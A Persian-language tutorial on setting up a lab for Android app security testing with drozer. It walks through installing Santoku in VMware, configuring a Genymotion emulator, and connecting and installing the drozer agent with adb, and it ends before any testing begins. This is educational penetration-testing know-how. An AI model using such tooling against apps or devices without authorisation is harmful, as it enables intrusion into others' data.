

به نام خدا

تست امنیت در آپ اندرویدی با دروزر

نویسنده : آرتین غفاری

Instagram

مقدمه درباره خودم :

یک پسرنوجوان گیک که عاشق خیلی چیزاست مخصوصا خداهش :)
بیشتر وقت هارو با کامپیوترم ودر بعضی اوقات با دوتا از ناب ترین رفیقام
همین اینم ی مقدمه درمورد من

باتشکر از مسلم حقیقیان

مباحث :

1- مقدمه

2- نصب آزمایشگاه

3- ارتباط با دستگاه

4- جستجو و نصب ماژول

5- آغاز کار

6- سرانجام کار

مقدمه


باسلام خدمت شما همه عزیزان دراین مقاله بنده سعی دارم تجربیات خودمو دراختیارشما همه عزیزان بگذارم بریم سراصل مطلب هرروز بیش از 100 اپلیکیشن در مارکت های مختلف انتشار پیدا میکنه و ایا همه این نرم افزار امنیت ما رو تضمین میکنه؟ میتونه درقبال اطلاعاتی که از ما میگیره امنیت داشته باشه؟ این همه سوال روشاید بتونید در پایان این مقاله جواب بدید | امیدوارم مقاله خوبی باشه برای شماهمه عزیزان و یک نکته لطفا همه آزمایش و تست ها رو برای یادگیری خودتون انجام بدید و این مقاله پیشنهادی جز حوصله نداره پس همین الان بریم واسه شروع کار.....

این عشق آتشین پر از درد بی امید
در وادی گناه و جنونم کشانده بود
فروغ فرخزاد



نصب آزمایشگاه

در این قسمت از مقاله ما میخوایم یک آزمایشگاه برای انجام تست هامون بسازیم به نظر من اگر میخواید یکبار برای همیشه این کارو بکنید سیستم عامل

[SANTOKU](#) رو دانلود کنید پس از دانلود این سیستم عامل بریم برای نصب در VMware به عکس های زیر توجه کنید :



گزینه اول رو بزنید و برید برای پیکربندی سیستم عامل جدید



این دو مرحله ما میایم و فایل نصبی برنامه رو معرفی میکنیم

New Virtual Machine Wizard ✕

Select a Guest Operating System
Which operating system will be installed on this virtual machine?

Guest operating system

Microsoft Windows

Linux

Novell NetWare

Solaris

VMware ESX

Other

Version

Ubuntu ▾

Help < Back **Next >** Cancel

New Virtual Machine Wizard ✕

Name the Virtual Machine
What name would you like to use for this virtual machine?

Virtual machine name:



SANTOKU

Location:


C:\Users\Surreal\Documents\Virtual Machines\SANTOKU Browse...



The default location can be changed at Edit > Preferences.


< Back **Next >** Cancel




تا اینجا تنظیمات اولیه برای نصب سیستم عامل رو انجام دادیم بریم واسه نصب خود سیستم عامل به عکس های زیر توجه کنید








و بقیه رو فقط رد کنید چون چیز مهمی نیست و در اینجا اسم یوزر و پسورد رو وارد کنید به عکس توجه کنید :




و منتظر میشیم تا نصب کامل شه و سیستم رو ریستارت کنیم

نصب شبیه ساز

من از شبیه سازی genymotion استفاده میکنم میتونید دانلود کنید و مثل من یک دستگاه درست کنید و تنظیمات شبکه رو اینطوری حل کنید که از ماشین مجازی بتونه ارتباط بگیره به عکس های زیر توجه کنید :




در این مرحله نسخه اندروید و گوشی مورد نظر خودتون رو دانلود میکنید و این تنظیمات رو روش انجام میدیم :



و حال بریم ببینیم ایپی دستگاه ما چیه و میتونه داخل سیستم عامل بخش دسترسی داشته باشه برای دریافت ایپی به قسمت :

تنظیمات <-- شبکه های وایرلس <-- پیشرفته

برید و میتونید ایپی خودتون رو مشاهده کنید مثل عکس زیرتوجه کنید



اینم از ایپی ما که با سیستم عامل سانتوکیو ارتباط پیدا کرد

```
surreal #< ping 192.168.1.102
```

اتصال دروزر به شبیه ساز

قبل از هرچیزی این دوتا فایل رو دانلود کنید


این نرم افزار سرور نرم افزار است و بر روی اندروید نصب میشود فقط
کافیه بعد از دانلود با دستور

```
Surreal #< adb connect ip
```

```
Surreal #> adb install agent.apk
```

